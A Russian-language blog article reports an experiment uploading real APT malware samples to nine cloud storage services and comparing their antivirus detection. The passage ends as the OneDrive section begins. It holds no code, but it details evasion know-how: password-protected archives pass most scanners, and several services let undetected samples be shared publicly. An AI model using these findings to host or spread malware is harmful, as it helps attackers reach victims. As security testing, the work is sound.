Я загрузил 4000 вирусов в разные облачные хранилища, и вот что из этого вышло

Эксперты регулярно объявляют то одно, то другое файловое хранилище новой базой для хакерских атак. Это актуальная проблема, и по идее владельцы этих сервисов должны с ней бороться. Поэтому я решил провести небольшое исследование, завести аккаунты в известных облачных сервисах и проверить эффективность антивирусной защиты.
Внимание! За распространение вредоносного ПО грозит уголовная ответственность.
Описанные ниже действия не имели целью распространение вредоносного ПО и нанесение вреда кому-либо. В ходе экспериментов ни один файл не покинул приватное дисковое пространство, выделенное для тестовых аккаунтов. Ни один файл не был как-либо опубликован. Ни одна вредоносная программа не использована по назначению. Ни одна компьютерная система или пользователь — не пострадали. Все вредоносные файлы были уничтожены. Все описанные события являются плодом воображения автора текста и не имели места в действительности.
В качестве объекта исследований выступит десятка хранилищ, названия которых вспомнились мне в первую очередь:
Я решил использовать для загрузки файлов веб-версии этих сервисов и создал в каждом из них новый аккаунт.
Подготовка семплов
Посмотрим, что может предложить мировое вирусостроение, благо специалисты по информационной безопасности собирают и регулярно обновляют коллекции зловредов. Для начала эксперимента вполне подойдет APT Collection за 2021 год с портала vx-underground. Это архив на 3.5 ГБ зловредов, которые были обнаружены во время расследования различных целевых атак на корпоративный сектор. Я отсортировал их по времени и взял 50 наиболее свежих образцов.
В эту выборку попали очень злые штуки, например:
Hello Kitty/FiveHands — свежая версия знаменитой программы-вымогателя, обнаруженная в январе 2021 года. Она использует уязвимости в продуктах SonicWall для проникновения во внутренние сети компаний (образец 2021.10.28).
FiveSys — руткит с действительной цифровой подписью Microsoft, который подсовывает браузерам сценарий автоконфигурации и перенаправляет интернет-трафик на прокси-сервер злоумышленника. Кстати, заодно он блокирует загрузку драйверов от других хакерских групп (образец 2021.10.20(1)).
PseudoManuscrypt — многофункциональный зловред, который крадет данные VPN-соединений, регистрирует нажатия клавиш, делает скриншоты, извлекает данные из буфера обмена и журналов операционной системы и так далее. Перед первым обнаружением успел заразить более 35 тыс. компьютеров в 195 странах мира (образец 2021.12.16).
У самих файлов длинные имена, так что для простоты я переименовал образцы согласно названиям папок, в которых они лежали, и сделал три копии:
оригинальные вредоносные файлы, без дополнительной упаковки;
те же файлы, помещенные в zip-архивы со средним уровнем сжатия;
те же файлы, в zip-архивы со средним уровнем сжатия, закрытые на девятизначный пароль.
Стоит оговориться, что .zip не скрывает имена заархивированных файлов, даже если они защищены паролем. А еще этот формат раскрывает контрольные суммы CRC заархивированных файлов. В теории эти данные можно использовать для обнаружения зловредов, поэтому исследователи вредоносных программ обычно используют для передачи файлов 7-Zip. Он прячет больше информации о содержимом архива. В то же время злодеи активно юзают различные методы обфускации, но это простой базовый эксперимент, так что я не стал дополнительно усложнять работу антивирусов.
Контрольная проверка
Большинство образцов из этой коллекции хорошо знакомы антивирусным решениям и вызывают множественные срабатывания при загрузке на VirusTotal.
Защищенный паролем архив (число срабатываний)
0
0
1 Acronis (Static ML)
0
0
Образцы, упакованные в архивы без пароля, в среднем детектятся чуть хуже, а вот защищенные паролем zip-архивы практически не распознаются. Справляется разве что антивирусный движок от Fortinet, который правильно классифицирует отдельные подозрительные образцы несмотря на защиту паролем. Например, он безошибочно опознал программу-шпион от хакерской группировки Kimsuky.
Совершенно незамеченными остались только шифровальщик Hello Kitty/FiveHands (образец 2021.10.28) и один из эксплоитов, которые использует FIN13 — киберпреступник, с 2017 года методично атакующий различные организации в Мексике (образец 2021.12.07). За ними еще понаблюдаем, а сейчас пришло время наполнять облачные хранилища.
Google Drive
Мне не удалось найти данных о том, какое антивирусное решение отвечает за защиту Google Drive. Как бы там ни было, оно проверяет все загружаемые файлы, размер которых не превышает 100 МБ. Правда, результаты его работы видны не сразу.
Я начал эксперимент с загрузки запароленных образов, и ни один из этих файлов не вызвал у Google подозрений ни через 24 часа, ни через две недели после загрузки.
Второй набор файлов — простые архивы с семплами — также без проблем загрузились на Диск. Ни спустя час, ни спустя 24 часа, хранилище не подняло тревоги. Незадачливый хакер на моем месте был бы в восторге, но радоваться рано. Стоит попытаться сгенерировать ссылку на файл, появляется флажок с предупреждением. То же самое происходит с простыми, неархивированными образцами.

Если не трогать файл, он может достаточно долго лежать на Диске без пометки о нарушении правил сервиса. Google Drive выводит предупреждение об опасности не сразу, а при первом взаимодействии с объектом. Возможно, именно в этот момент срабатывает сканер. После этого почтовый ящик быстро заполняют предупреждения.

Что интересно, при скачивании Google просто предупреждает об опасности, а флажок рядом с файлом не появляется, пока не попытаешься создать ссылку.

При попытке открыть зараженный файл в Google Docs выводится предупреждение
В итоге выяснилось, что незапароленные архивы не влияют на точность работы местного антивирусного сканера. Google Drive не распознал только 5 семплов в обеих партиях. Эксплоит от FIN13 и Hello Kitty/FiveHands прошли проверку незамеченными также, как, например, вредонос Flagpro (образец 2021.12.28).
Amazon Drive

Amazon объявила, что планирует закрыть общедоступное облако в течение года, но пока оно доступно и, похоже, хакеры могут беспрепятственно использовать эту площадку для распространения малвари. Эксперимент продолжался две недели и Amazon Drive не обнаружил ни одного из 150 семплов.
Яндекс Диск
Если верить статье из журнала Хакер, в 2010 году Яндекс использовал в своей инфраструктуре решения от Доктор Веб. С тех пор много воды утекло, но фирменное файловое хранилище по-прежнему находится под защитой. «Все файлы размером до 1 ГБ, создаваемые, загружаемые или уже хранящиеся на Яндекс Диске, проверяются антивирусной программой Яндекс Диска». Причем, судя по всему, проверка производится сразу после загрузки файла. Вопрос лишь в том, как хорошо работает эта защита.

Запароленные архивы загрузились без проблем и даже спустя 14 дней остались незамеченными, но это было ожидаемо. Куда интереснее ситуация с обычными архивами и неупакованными семплами. Сразу после загрузки архивированных семплов Яндекс Диск распознал и выделил красными иконками 16 вредоносов. Остальные файлы, в том числе PseudoManuscrypt и Hello Kitty/FiveHands успешно прошли проверку и не вызвали никаких подозрений до конца эксперимента. По публичным ссылкам их мог бы без проблем скачать кто угодно.

Яндекс запрещает как-либо делиться подозрительными файлами, но позволяет хозяину аккаунта загрузить их обратно на свой компьютер
Тот же набор малвари без упаковки вызвал только 15 срабатываний. Скрипт из набора WinPEAS (образец 21.11.17) в архиве почему-то выглядел подозрительнее, чем без него. Впрочем, не он один. В дальнейших экспериментах были и другие подобные примеры. Похоже на особенность работы антивирусного движка Яндекс Диска.
Dropbox
Еще несколько лет назад в Dropbox не было встроенной антивирусной защиты, хотя пользователи предлагали ее внедрить. Поначалу, мне казалось, что ситуация не изменилась.

Запароленные архивы беспрепятственно загрузились и спустя 24 часа все еще были на месте. То же самое произошло и с двумя другими партиями семплов, однако самое интересное началось после создания ссылки на один из файлов. Dropbox сгенерировал URL, но в какой-то момент отозвал ссылку и примерно через час прислал такое уведомление:

После клика на кнопку доступ к функции вернули, но попытка создать ссылку на еще один из образцов привела к повторному запрету. На этот раз так просто снять ограничение уже не удалось.

Dropbox предложил обратиться в службу поддержки, однако связаться с ней с бесплатного аккаунта как минимум сложно. Чат-бот не понимает, чего от него хотят и отказывается звать в чат живых людей. Возможно, могли бы помочь на форуме, но я не стал разбираться. Все равно не увидел бы реакции админа, взглянувшего на содержимое моего диска.

Нормальная человеческая техподдержка в Dropbox зарезервирована для платных пользователей
При всем при этом, проблемные файлы в Dropbox никак не помечаются, так что я не смог подсчитать, сколько семплов распознала встроенная защита. Пожалуй, это можно назвать недоработкой. Легко представить ситуацию, в которой пользователь случайно загружает в облако вредоносный файл и пытается им поделиться. Затем он сталкивается с ограничениями, ничего не понимает, пытается поделиться снова и окончательно теряет возможность расшаривать файлы.

Создатели Box продвигают платный антивирусный сканер, но общедоступные бесплатные аккаунты судя по моему опыту, ничего не защищает. В течение двух недель ни один из 150 семплов в архивах и без, не был обнаружен. А базовая защита не помешала бы. Не проверяя бесплатные хранилища, Box в первую очередь ставит под удар своих корпоративных клиентов.
Proton Drive

Ага, тут все совершенно безопасно…
Новое облачное хранилище от создателей шифрованной электронной почты, заставило загружать семплы в три захода (уж больно мало места внутри). Его создатели делают ставку на приватность и, похоже, тоже никак не проверяют загружаемые файлы. За 7 дней ни один семпл не был помечен, как вредоносный. Впрочем, для Proton можно придумать оправдания. Хранилище все еще находится в стадии бета-тестирования, да и сканирование пользовательских файлов плохо сочетается со ставкой на приватность и шифрование.
iCloud

На маках вирусов нет! Вероятно, эта идея так успокаивает купертиновцев, что они не стали подключать антивирус к iCloud. На протяжении эксперимента ни один из семплов не был обнаружен. Вредоносные файлы беспрепятственно скачивались по сгенерированным ссылкам.
Облако Mail.ru
Mail (или все-таки VK?) пишет, что файлы в Облаке защищены решением от Лаборатории Касперского. О том, как работает этот антивирусный сканер, они даже рассказывали на Хабре.

Скорее всего, с тех пор многое изменилось, но они по-прежнему используют сканер, разработанный в Лаборатории, и это решение достойно себя проявило. Семплы в запароленных архивах не были детектированы, но в случае с остальными зловредами ситуация обстоит лучше, чем, например, в Яндекс Диск.

Облако Mail.ru проверяет файлы после загрузки и сразу отмечает подозрительные. Антивирус Облака сразу распознал 40 архивированных семплов, а через несколько минут добавил к списку еще один. Среди обычных файлов 41 сразу же получили статус подозрительных. Нераспознанными осталось только 9 семплов, в том числе уже упомянутый Flagpro, эксплоит FIN13, Hello Kitty/FiveHands и клиентское приложение удостоверяющего центра MonPass со встроенным бэкдором (образец 2021.12.15(1)). Google Drive отмечал его, как вредоносное.

В результате Облако запрещает делиться опасными файлами и блокирует их отправку по электронной почте через встроенный диалог быстрой отправки, но ограничений на работу с другими файлами в хранилище не накладывается.
OneDrive
А теперь гвоздь нашей программы — OneDrive. Не в последнюю очередь благодаря этому сервису серверы Microsoft много лет считались «лучшим в мире хостингом вредоносных программ».
